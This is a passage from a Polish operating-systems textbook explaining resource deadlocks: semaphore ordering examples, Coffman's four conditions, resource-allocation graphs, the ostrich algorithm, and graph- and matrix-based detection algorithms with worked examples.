Rozważmy teraz sytuację z dwoma procesami, *A* i *B*, oraz dwoma zasobami. Dwa możliwe scenariusze pokazano na listingu 6.2(a). W tym przypadku oba procesy żądają zasobu w tej samej kolejności. Na listingu 6.2(b) żądają zasobu w innej kolejności. Może się wydawać, że różnica jest niewielka, ale tak nie jest.

Listing 6.2. (a) Kod wolny od zakleszczeń; (b) kod z potencjalnym zakleszczeniem

(a)	(b)
<pre>typedef int semaphore; semaphore resource_1; semaphore resource_2; void process_A(void) { down(&resource_1); down(&resource_2); use_both_resources(); up(&resource_2); up(&resource_1); } void process_B(void) { down(&resource_1); down(&resource_2); use_both_resources(); up(&resource_2); up(&resource_1); }</pre>	<pre>semaphore resource_1; semaphore resource_2; void process_A(void) { down(&resource_1); down(&resource_2); use_both_resources(); up(&resource_2); up(&resource_1); } void process_B(void) { down(&resource_2); down(&resource_1); use_both_resources(); up(&resource_1); up(&resource_2); }</pre>

W sytuacji z listingu 6.2(a) jeden z procesów zdobędzie pierwszy zasób przed drugim. Następnie proces ten pomyślnie zdobędzie drugi z zasobów i wykona swoją pracę. Jeśli drugi proces spróbuje uzyskać zasób 1, zanim zostanie on zwolniony, drugi proces się zablokuje do czasu, aż zasób ten stanie się dostępny.

Na listingu 6.2(b) sytuacja jest inna. Może się zdarzyć, że jeden z procesów zdobędzie oba zasoby i zablokuje inny proces do czasu zakończenia ich wykorzystywania. Może się jednak zdarzyć i taka sytuacja, że proces *A* uzyska zasób 1, a proces *B* uzyska zasób 2. Każdy z nich zablokuje się przy próbie zdobycia drugiego z zasobów. Żaden z procesów nie będzie mógł wznowić działania. Zła wiadomość: taka sytuacja to zakleszczenie.

Na podstawie tego przykładu można się przekonać, jak niewielka różnica w stylu kodowania (czyli to, który zasób zostanie zdobyty jako pierwszy) przekłada się na to, że raz program działa, a drugi raz nie działa z przyczyn trudnych do wykrycia. Ze względu na to, że do zakleszczeń

może dojść tak łatwo, prowadzonych jest wiele badań dotyczących sposobów postępowania z nimi. W niniejszym rozdziale szczegółowo omówiono zakleszczenia i pokazano, w jaki sposób można sobie z nimi radzić.

6.2. WPROWADZENIE W TEMatykę ZAKLESZCZEŃ

Zakleszczenie można formalnie zdefiniować w następujący sposób:

W przypadku zbioru procesów do zakleszczenia dochodzi wtedy, gdy każdy proces w zbiorze oczekuje na zdarzenie, które może spowodować tylko inny proces z tego zbioru.

Ponieważ wszystkie procesy czekają, żaden z nich nie spowoduje zdarzenia, które mogłyby uaktywnić dowolny inny proces należący do zbioru. W związku z tym wszystkie procesy czekają wiecznie. Dla naszego modelu założymy, że procesy składają się tylko z jednego wątku oraz że nie jest możliwe wykonanie przerwania w celu uaktywnienia zablokowanego procesu. Warunek braku przerwań jest wymagany do tego, by nie dopuścić do uaktywnienia zakleszczonego procesu, np. przez alarm. Aktywny proces mógłby wtedy spowodować zdarzenia, które uwolniłyby inne procesy ze zbioru.

W większości przypadków zdarzeniem, na które proces oczekuje, jest zwolnienie zasobu posiadaneego przez inny proces należący do zbioru. Inaczej mówiąc, każdy element zbioru zakleszczyonych procesów czeka na zasób, którego właścicielem jest inny zakleszczony proces. Żaden z procesów nie może działać, żaden z nich nie może zwolnić żadnych zasobów i żaden z nich nie może być uaktywniony. Liczba procesów, a także liczba i rodzaj zasobów posiadanych i żądanych są bez znaczenia. Taka sytuacja może dotyczyć dowolnych zasobów, zarówno sprzętowych, jak i programowych. Omówiony typ zakleszczenia określa się jako *zakleszczenie zasobów*. Jest to prawdopodobnie najbardziej popularny typ zakleszczeń, choć nie jedyny. Najpierw omówimy szczegółowo zakleszczenia zasobów, a następnie, na końcu tego rozdziału, powrócimy na krótko do zakleszczeń innych typów.

6.2.1. Warunki powstawania zakleszczeń zasobów

W publikacji [Coffman et al., 1971] stwierdzono, że aby można było mówić o zakleszczeniu zasobów, muszą być spełnione cztery warunki:


1. Warunek wzajemnego wykluczania. W danym momencie każdy zasób albo jest przypisany dokładnie do jednego procesu, albo jest dostępny.
2. Warunek wstrzymania i oczekiwania. Procesy posiadające zasoby przydzielone wcześniej mogą żądać nowych zasobów.
3. Warunek braku wywłaszczenia. Zasoby wcześniej przydzielone nie mogą być przymusowo zabrane procesem. Muszą być jawnie zwolnione przez proces, który jest ich właścicielem.
4. Warunek cyklicznego oczekiwania. Musi występować cykliczny łańcuch złożony z dwóch lub większej liczby procesów. Każdy proces należący do łańcucha oczekuje na zasób będący w posiadaniu następnego procesu w łańcuchu.

Aby mogło wystąpić zakleszczenie zasobów, muszą być spełnione wszystkie cztery warunki. W przypadku gdy jeden z warunków nie jest spełniony, zakleszczenie zasobów okazuje się niemożliwe.

Warto zwrócić uwagę, że każdy z warunków wiąże się ze strategią, którą system może realizować lub nie. Czy określony zasób może być przypisany do więcej niż jednego procesu na raz? Czy proces posiadający zasób może żądać następnego? Czy zasoby mogą być wywłaszczone? Czy mogą występować sytuacje cyklicznego oczekiwania? W dalszej części niniejszego rozdziału pokażemy sposoby walki z zakleszczeniami polegające na próbie usunięcia jednego z powyższych warunków.

6.2.2. Modelowanie zakleszczeń

W pracy [Holt, 1972] pokazano sposób modelowania czterech warunków zakleszczeń z wykorzystaniem grafów skierowanych. Grafy mają dwa rodzaje węzłów: procesy są pokazane w postaci kółek, natomiast zasoby są pokazane jako kwadraty. Skierowany łuk prowadzący od węzła zasobu (kwadratu) do węzła procesu (kółka) oznacza, że proces wcześniej zażądał zasobu, został on mu przydzielony i obecnie zasób jest w jego posiadaniu. Na rysunku 6.1(a) zasób R został w danym momencie przydzielony do procesu A .




Rysunek 6.1. Grafy alokacji zasobów. (a) posiadający zasób; (b) żądający zasobu; (c) zakleszczenie

Skierowany łuk prowadzący od procesu do zasobu oznacza, że proces jest obecnie zablokowany w oczekiwaniu na ten zasób. Na rysunku 6.1(b) proces B oczekuje na zasób S . Na rysunku 6.1(c) mamy do czynienia z zakleszczeniem: proces C czeka na zasób T , który obecnie jest w posiadaniu procesu D . Proces D nie ma zamiaru zwolnienia zasobu T , ponieważ czeka na zasób U będący w posiadaniu procesu C . Oba procesy będą czekać w nieskończoność. Cykl w grafie oznacza, że istnieje zakleszczenie obejmujące procesy i zasoby w cyklu (przy założeniu, że jest jeden zasób każdego rodzaju). W pokazanym przykładzie występuje cykl $C-T-D-U-C$.

Przyjrzyjmy się teraz przykładowi użycia grafów zasobów. Wyobraźmy sobie, że mamy trzy procesy: A , B i C oraz trzy zasoby R , S i T . Żądania i zwolnienia trzech procesów pokazano na rysunkach 6.2(a) – (c). System operacyjny może swobodnie uruchamiać dowolny niezablockowany proces w każdym momencie. Móglby zatem zdecydować się na uruchomienie procesu A do chwili, aż proces A zakończy pracę, następnie uruchomić proces B aż do zakończenia i na koniec uruchomić proces C .

Taka kolejność nie prowadzi do żadnych zakleszczeń (ponieważ nie ma rywalizacji o zasoby), ale w tym przypadku nie ma również współbieżności. Oprócz żądania i zwalniania zasobów, procesy wykonują obliczenia i realizują operacje wejścia-wyjścia. Kiedy procesy działają sekwencyjnie, nie ma możliwości, aby w czasie gdy jeden oczekuje na zakończenie operacji wejścia-wyjścia, drugi korzystał z procesora. W związku z tym uruchamianie procesów ściśle sekwencyjnie nie jest optymalne. Z drugiej strony, jeśli żaden z procesów nie wykonuje operacji wejścia-wyjścia, algorytm szeregowania zadań „najpierw najkrótsze zadanie” jest lepszy od cyklicznego. Dlatego w pewnych okolicznościach sekwencyjne działanie wszystkich procesów może być najlepsze.



Rysunek 6.2. Przykład tego, jak dochodzi do zakleszczenia i jak można go uniknąć

Jak już jednak wspomnieliśmy, system operacyjny nie musi uruchamiać procesów w żadnym specjalnej kolejności. Szczególnie jeśli obsługa określonego żądania może doprowadzić do zakleszczenia, system operacyjny może zawiesić proces (po prostu nie zaplanuje wykonania procesu) do czasu, aż jego wykonanie będzie bezpieczne. Gdyby w sytuacji z rysunku 6.2 system wiedział o grożącym zakleszczeniu, to mógłby zawiesić proces *B*, zamiast przydzielić mu zasób *S*. Poprzez uruchomienie samych tylko procesów *A* i *C* żądania miałyby taką postać, jak pokazano

na rysunku 6.2(k), a nie taką, jak na rysunku 6.2(d). Ta sekwencja prowadzi do wykresów korzystania z zasobów z rysunków 6.2(l) – (q), gdzie nie ma zakleszczeń.

Po wykonaniu kroku (q) proces *B* może uzyskać zasób *S*, ponieważ proces *A* zakończył działanie, a proces *C* ma wszystko, czego potrzebuje. Nawet jeśli proces *B* w końcu wstrzyma działanie i zażąda zasobu *T*, nie wystąpi zakleszczenie. Proces *B* po prostu zaczeka, aż proces *C* zakończy działanie.

W dalszej części niniejszego rozdziału przestudujemy szczegółowy algorytm podejmowania decyzji w zakresie przydziału i zwalniania zasobów w taki sposób, aby nie doszło do powstania zakleszczeń. Na razie należy zapamiętać, że grafy zasobów to narzędzie, które pozwala zobaczyć, czy określona sekwencja przydziału/zwalniania zasobów prowadzi do zakleszczenia, czy nie. Żądania i zwalnianie zasobów będziemy przeprowadzać krok po kroku. Po każdym kroku sprawdzimy wykres, aby zobaczyć, czy zawiera jakieś cykle. Jeżeli graf zawiera cykl, oznacza to, że doszło do zakleszczenia, jeśli nie, to zakleszczenia nie ma. Chociaż w naszej analizie grafów zasobów przyjęliśmy, że istnieje pojedynczy zasób każdego typu, wykresy zasobów mogą być również uogólniane, tak by za ich pomocą można było obsłużyć wiele zasobów tego samego typu [Holt, 1972].

Ogólnie rzecz biorąc, przy postępowaniu z zakleszczeniami wykorzystuje się cztery strategie.

1. Ignorowanie problemu. Jeśli my go zignorujemy, być może on zignoruje nas.
2. Wykrywanie i podejmowanie czynności zaradczych. Pozwalamy, by doszło do zakleszczenia, po czym je wykrywamy i podejmujemy odpowiednie działania.
3. Dynamiczne unikanie zakleszczeń poprzez ostrożną alokację zasobów.
4. Prewencja, poprzez strukturalną negację jednego z czterech wymaganych warunków.

Każdą z tych metod omówimy po kolej, w następnych czterech podrozdziałach.

6.3. ALGORYTM STRUSIA

Najprostsze podejście to algorytm strusia (ang. *ostrich algorithm*). Wkładamy głowę w piasek i udajemy, że problemu nie ma¹. Różne osoby reagują na tę strategię w różny sposób. Matematycy uważają, że jest całkowicie nie do przyjęcia i mówią, że zakleszczeniom należy przeciw działać wszelkimi siłami. Inżynierowie pytają, jak często można się spodziewać problemu, jak często system ulega awarii z innych powodów oraz jak poważne jest zakleszczenie. Jeśli zakleszczenia występują przeciętnie co pięć lat, a system ulega awarii z powodu błędów sprzętowych, błędów kompilatora lub błędów systemu operacyjnego średnio raz na tydzień, to większość inżynierów nie będzie uważała za stosowne, by poświęcać wydajność lub wygodę po to, by wyeliminować zakleszczenia.

Aby bardziej podkreślić ten kontrast, rozważmy sytuację systemu operacyjnego, który blokuje wywołującego w przypadku, gdy nie można wykonać wywołania systemowego `open` dla urządzenia sprzętowego, np. sterownika Blu-ray lub drukarki, dlatego, że urządzenie jest zajęte. Zazwyczaj to sterownik urządzenia decyduje o tym, jakie działania należy podjąć w tych okolicznościach. Dwie oczywiste możliwości to zablokowanie lub zwrócenie kodu o błędzie. Jeśli

¹ W rzeczywistości takie postrzeganie strusi jest nonsensem. Strusie potrafią biegać z szybkością 60 km/h, a ich dziób jest na tyle silny, że jest w stanie zabić każdego lwa, który wykazuje chęć zjedzenia na obiad tego „dużego kurczaka”

jeden proces pomyślnie otworzy napęd Blu-ray, drugi pomyślnie otworzy drukarkę, a następnie każdy z procesów spróbuje otworzyć drugie z urządzeń i zablokuje się przy tej próbie, będącymi mieli do czynienia z zakleszczeniem. Większość współczesnych systemów nie wykryje takiej sytuacji.

6.4. WYKRYWANIE ZAKLESZCZEŃ I ICH USUWANIE

Drugą techniką jest wykrywanie i usuwanie zakleszczenia. W przypadku wykorzystania tej techniki system nie próbuje przeciwdziałać występowaniu zakleszczeń. Zamiast tego pozwala, by wystąpiły, próbuje wykrywać, kiedy to się dzieje, a następnie podejmuje działania zmierzające do ich usunięcia. W tym podrozdziale omówimy kilka sposobów wykrywania zakleszczeń oraz kilka sposobów obsługi tych sytuacji

6.4.1. Wykrywanie zakleszczeń z jednym zasobem każdego typu

Rozpoczniemy od najprostszego przypadku: istnieje tylko jeden zasób każdego typu. W takich systemach może być jeden skaner, jedna nagrywarka Blu-ray, jeden ploter i jeden napęd taśm. Nigdy jednak nie ma więcej niż jednego egzemplarza z każdej klasy zasobów. Inaczej mówiąc, na tę chwilę wyłączamy z rozważań systemy z dwiema drukarkami. Zajmiemy się nimi później, używając innej metody.


Dla takich systemów możemy stworzyć graf zasobów w postaci pokazanej na rysunku 6.1. Jeśli ten graf zawiera jeden cykl lub więcej, występuje zakleszczenie. Każdy proces będący częścią cyklu jest zakleszczony. Jeśli graf nie ma cykli, w systemie nie ma zakleszczeń.

Jako przykład systemu bardziej złożonego od tych, które omawialiśmy do tej pory, rozważmy system z siedmioma procesami od A do G i sześcioma zasobami od R do W . Stan posiadania i żądania zasobów jest następujący:

1. Proces A posiada zasób R i chce uzyskać zasób S .
2. Proces B nie posiada żadnego zasobu, ale chce uzyskać zasób T .
3. Proces C nie posiada żadnego zasobu, ale chce uzyskać zasób S .
4. Proces D posiada zasób U i chce uzyskać zasoby S i T .
5. Proces E posiada zasób T i chce uzyskać zasób V .
6. Proces F posiada zasób W i chce uzyskać zasób S .
7. Proces G posiada zasób V i chce uzyskać zasób U .

Pytanie brzmi: czy ten system jest zakleszczony, a jeśli tak, to których procesów dotyczy zakleszczenie?

Aby na nie odpowiedzieć, możemy skonstruować graf zasobów pokazany na rysunku 6.3(a). Ten graf zawiera jeden cykl. Wystarczy spojrzeć na rysunek, aby go zauważyc. Cykl pokazano na rysunku 6.3(b). Z analizy cyklu widać, że procesy D, E i G są zakleszczone. Procesy A, C i F nie są zakleszczone, ponieważ zasób S może być przydzielony do dowolnego z nich. Po zakończeniu wykonywania procesu zasób jest zwracany. Następnie pozostałe procesy mogą po kolej skorzystać z zasobu i także zakończyć działanie (zwrócić uwagę, że w celu uatrakcyjnienia tego przykładu zezwoliliśmy procesom, dokładniej procesowi D , na to, by żądały dwóch zasobów na raz).



Rysunek 6.3. (a) Graf zasobów; (b) cykl wyodrębniony z części (a)

Chociaż zauważenie cyklu w prostym grafie na podstawie analizy wzrokowej jest stosunkowo proste, wykrywanie zakleszczonych procesów w rzeczywistych systemach wymaga zastosowania formalnego algorytmu. Znanych jest wiele algorytmów wykrywania cykli w grafach skierowanych. Poniżej prezentujemy prosty algorytm, który analizuje graf i kończy działanie w przypadku, gdy znajdzie cykl albo kiedy uzyska informację, że cykl nie istnieje. Algorytm wykorzystuje jedną dynamiczną strukturę danych — L — listę węzłów razem z listą łuków. W czasie wykonywania algorytmu można zaznaczyć łuki, aby wskazać, że już je zbadano. Dzięki temu można zapobiec powtórnemu badaniu.

Działanie algorytmu można opisać za pomocą następujących kroków:

1. Dla każdego węzła N w grafie wykonaj poniższe pięć kroków, rozpoczęj od węzła N .
 2. Stwórz pustą listę L , a wszystkie łuki określ jako niezaznaczone.
 3. Dodaj bieżący węzeł na koniec listy L i sprawdź, czy węzeł występuje teraz na liście L dwa razy. Jeśli tak, to graf zawiera cykl (w postaci listy L). Działanie algorytmu się kończy.
 4. Sprawdź, czy z tego węzła wychodzą dowolne niezaznaczone łuki. Jeśli tak, to przejdź do kroku 5., jeśli nie, przejdź do kroku 6.
 5. Losowo wybierz niezaznaczony wychodzący łuk i go zaznacz. Następnie przejdź wzduż niego do następnego węzła i skocz do kroku 3.
 6. Jeśli jest to węzeł początkowy, graf nie zawiera żadnych cykli i algorytm kończy działanie. W innym przypadku osiągnęliśmy martwy koniec. Usuń węzeł z listy i przejdź do poprzedniego węzła, czyli tego, który był bieżący przed aktualnie analizowanym węzłem. Oznacz go jako bieżący i przejdź do kroku 3.

Działanie powyższego algorytmu polega na analizowaniu kolejnych węzłów w roli korzenia struktury, która zgodnie z oczekiwaniami jest drzewem, i wykonywaniu na niej wyszukiwania w głąb. Jeśli podczas tego wyszukiwania kiedykolwiek wróćmy do węzła, który już był na liście, mamy do czynienia z cyklem. Jeśli zostaną poddane analizie wszystkie gałęzie prowadzące z wybranego węzła, następuje powrót do poprzedniego węzła. Jeśli w ten sposób zostanie osiągnięty korzeń i nie będzie można przejść dalej, będzie to oznaczało, że podgraf osiągalny z bieżącego węzła nie zawiera żadnych cykli. Jeśli taką samą właściwość mają wszystkie węzły, w całym grafie nie ma cykli, zatem system nie jest zakleszczony.

Aby zobaczyć, jak ten algorytm działa w praktyce, spróbujmy go zastosować dla grafu z rysunku 6.3(a). Kolejność przetwarzania węzłów jest dowolna, zatem spróbujmy je analizować od

lewej do prawej i od góry do dołu. Najpierw uruchomimy algorytm, począwszy od węzła R , a potem kolejno poddamy analizie węzły A, B, C, S, D, T, E, F itd. Jeśli napotkamy cykl, algorytm zakończy działanie.

Rozpoczynamy od węzła R i inicjujemy węzeł L na pustą listę. Następnie dodajemy węzeł R do listy i przechodzimy do jedynego możliwego węzła A . W ten sposób lista $L = [R, A]$. Od węzła A przechodzimy do S , co daje listę $L = [R, A, S]$. Z węzła S nie wychodzą żadne łuki, zatem jest to martwy koniec. W związku z tym powracamy do węzła A . Ponieważ węzeł A nie ma nieoznaczonych wychodzących łuków, powracamy do R i dokończamy badanie węzła R .

W tym momencie restartujemy algorytm, począwszy od węzła A , i resetujemy L na pustą listę. To wyszukiwanie również szybko się kończy, zatem rozpoczynamy od nowa, od węzła B . Z węzła B kontynuujemy przeglądanie wychodzących łuków tak długo, aż dochodzimy do D . W tym momencie lista L ma postać $L = [B, T, E, V, G, U, D]$. Trzeba teraz podjąć (losowy) wybór. Jeśli wybierzemy S , dojdziemy do martwego końca i powrócimy do D . Za drugim razem wybieramy T i aktualizujemy L na postać $[B, T, E, V, G, U, D, T]$. W tym momencie wykryliśmy cykl. Algorytm zatrzymuje się.

Pokazany algorytm jest daleki od optymalnego. Lepszy opisano w [Even, 1979]. Niemniej jednak można się przekonać, że istnieją algorytmy wykrywania zakleszczeń.

6.4.2. Wykrywanie zakleszczeń dla przypadku wielu zasobów każdego typu

Jeśli istnieje wiele kopii pewnych zasobów, wykrywanie zakleszczeń wymaga zastosowania innego podejścia. Poniżej zaprezentujemy algorytm macierzowy wykrywania zakleszczeń wśród n procesów — od P_1 do P_n . Niech liczba klas zasobów będzie oznaczona jako m , przy czym istnieje E_1 zasobów klasy 1, E_2 zasobów klasy 2 i ogólnie E_i zasobów klasy i ($1 \leq i \leq m$). E jest wektorem istniejącego zasobu. Zwraca on całkowitą liczbę egzemplarzy każdego z istniejących zasobów. Jeśli np. klasa 1 to napędy taśm, to $E_1 = 2$ oznacza, że w systemie są dwa napędy taśm.


W dowolnym momencie pewne zasoby są przydzielane i nie są dostępne. Niech A będzie wektorem dostępnych zasobów, przy czym A_i oznacza liczbę aktualnie dostępnych (tzn. nieprzypisanych) egzemplarzy zasobu i . Jeśli oba z naszych dwóch napędów taśm zostaną przypisane, to A_1 będzie miało wartość 0.

Potrzebujemy teraz dwóch macierzy: C — macierzy bieżącej alokacji i R — macierzy żądań. Wiersz nr i macierzy C określa, ile egzemplarzy każdego zasobu zawiera w danym momencie klasa P_i . Tak więc C_{ij} to liczba egzemplarzy zasobu j będących w posiadaniu procesu i . Na podobnej zasadzie R_{ij} oznacza liczbę egzemplarzy zasobu j , których żąda proces P_i . Omawiane cztery struktury danych pokazano na rysunku 6.4.

Wymienione cztery struktury danych charakteryzują się ciekawą własnością. Każdy zasób jest albo przydzielony, albo dostępny. Z tej obserwacji można wyciągnąć następujący wniosek:

$$\sum_{i=1}^n C_{ij} + A_j = E_j$$

Inaczej mówiąc, jeśli dodamy wszystkie egzemplarze zasobu j , które zostały przydzielone, i do tego dodamy wszystkie egzemplarze, które są dostępne, w efekcie otrzymamy liczbę istniejących egzemplarzy tej klasy zasobów.



Rysunek 6.4. Cztery struktury danych wymagane przez algorytm wykrywania zakleszczeń

Algorytm wykrywania zakleszczeń bazuje na porównywaniu wektorów. Spróbujmy zdefiniować relację $A \leq B$ dwóch wektorów A i B , która oznacza, że każdy element wektora A jest mniejszy lub równy odpowiadającemu mu elementowi B . Z matematycznego punktu widzenia relacja $A \leq B$ zachodzi wtedy i tylko wtedy, gdy $A_i \leq B_i$ dla $1 \leq i \leq m$.

Każdy proces początkowo jest nieoznaczony. W miarę postępów algorytmu procesy zostają oznaczone, co wskazuje na to, że mają zdolność do wykonania się, a zatem nie są zakleszczone. Wszystkie nieoznaczone procesy w momencie zakończenia algorytmu są zakleszczone. W tym algorytmie założono występowanie najgorszego scenariusza: wszystkie procesy utrzymują uzyskane zasoby tak długo, aż zakończą działanie.

Algorytm wykrywania zakleszczeń można teraz opisać w następujący sposób:

1. Poszukaj nieoznaczonego procesu P_i , dla którego i -ty wiersz macierzy R jest mniejszy lub równy od A .
2. Jeśli taki proces zostanie znaleziony, dodaj i -ty wiersz macierzy C do A , oznacz proces i powróć do kroku 1.
3. Jeśli nie ma takich procesów, algorytm kończy działanie.

Kiedy algorytm się zakończy, wszystkie nieoznaczone procesy, o ile takie istnieją, zostają zakleszczone.

W kroku 1. algorytm szuka procesu, który można wykonać do końca. Taki proces charakteryzuje się tym, że jego wymagania w zakresie zasobów można spełnić z puli zasobów dostępnych. Wybrany proces jest następnie uruchamiany i działa aż do zakończenia. W tym momencie zwraca posiadane zasoby do puli zasobów wolnych. Wtedy jest oznaczany jako zakończony. Jeśli wszystkie procesy mogą działać aż do zakończenia, oznacza to, że żaden z nich nie jest zakleszczony. Jeśli istnieją takie, które nie mogą się zakończyć, są to procesy zakleszczone. Chociaż ten algorytm jest niedeterministyczny (ponieważ może uruchamiać procesy w dowolnej kolejności), wyniki są zawsze takie same.

Jako przykład działania algorytmu wykrywania zakleszczeń rozważmy rysunek 6.5. Mamy tu trzy procesy i cztery klasy zasobów. Opisaliśmy je jako *Napędy taśm*, *Plotery*, *Skanery* oraz *Napędy Blu-ray*. Proces 1. ma jeden skaner. Proces 2. ma dwa napędy taśm oraz napęd Blu-ray. Proces 3. ma ploter i dwa skanery. Każdy proces potrzebuje dodatkowych zasobów, zgodnie z tym, co pokazano w macierzy R .

Aby uruchomić algorytm wykrywania zakleszczeń, przeanalizujemy proces, dla którego można spełnić żądania zasobów. Pierwszego nie można spełnić, ponieważ nie ma dostępnego

$E = (4 \quad 2 \quad 3 \quad 1)$ Macierz bieżących przydziałów $C = \begin{bmatrix} 0 & 0 & 1 & 0 \\ 2 & 0 & 0 & 1 \\ 0 & 1 & 2 & 0 \end{bmatrix}$	$A = (2 \quad 1 \quad 0 \quad 0)$ Macierz żądań $R = \begin{bmatrix} 2 & 0 & 0 & 1 \\ 1 & 0 & 1 & 0 \\ 2 & 1 & 0 & 0 \end{bmatrix}$

Rysunek 6.5. Przykład algorytmu wykrywania zakleszczeń

napędu Blu-ray. Drugiego także nie można spełnić, ponieważ nie ma dostępnego skanera. Na szczęście trzecie żądanie można spełnić. Dzięki temu proces 3. działa i zwraca wszystkie swoje zasoby. W efekcie otrzymujemy:

$$A = (2 \ 2 \ 0)$$

W tym momencie proces 2. może zacząć działać i także zwraca swoje zasoby. Mamy zatem:

$$A = (4 \ 2 \ 2 \ 1)$$

Teraz mogą działać pozostałe procesy. W systemie nie ma zakleszczeń.

Wprowadźmy teraz pewną zmianę do sytuacji z rysunku 6.5. Przypuśćmy, że proces 2. potrzebuje napędu Blu-ray, a także dwóch napędów taśm i plotera. Żadnego z tych żądań nie można spełnić, zatem cały system jest zakleszczony. Nawet gdybyśmy przydzieliли procesowi 3. dwa napędy taśm i ploter, doszłoby do zakleszczenia w momencie zażądania napędu Blu-ray.

Teraz, kiedy wiemy, w jaki sposób wykrywa się zakleszczenia (przynajmniej w przypadku statycznych żądań zasobów, które są znane zawsze), powstaje pytanie o to, kiedy należy ich szukać. Jedna z możliwości to sprawdzanie za każdym razem, kiedy są wykonywane żądania zasobów. W ten sposób zyskujemy pewność, że zostaną wykryte tak szybko, jak to możliwe, ale jest potencjalnie kosztowne, jeśli chodzi o czas procesora. Alternatywną strategią jest sprawdzanie co k minut lub np. wtedy, kiedy współczynnik wykorzystania procesora spadnie poniżej pewnej wartości. Stopień wykorzystania procesora warto brać pod uwagę dlatego, że w przypadku gdy jest zakleszczonych dużo procesów, pozostaje niewiele procesów możliwych do uruchomienia. W związku z tym procesor często będzie bezczynny.

6.4.3. Usuwanie zakleszczeń

Przypuśćmy, że algorytm wykrywania zakleszczeń zakończył się sukcesem i wykrył zakleszczenie. Co dalej? Potrzebny jest sposób usunięcia zakleszczenia, tak by system zaczął ponownie działać. W tym punkcie omówimy różne sposoby usuwania zakleszczeń. Żaden z omawianych sposobów nie jest jednak szczególnie atrakcyjny.

Usuwanie zakleszczeń poprzez wywłaszczanie

W niektórych przypadkach możliwe jest czasowe zabranie zasobu jego właścielowi i przydzielenie go innemu procesowi. W wielu przypadkach potrzebna okazuje się ręczna interwencja — zwłaszcza w systemach operacyjnych z przetwarzaniem wsadowym, działających na komputerach typu mainframe.

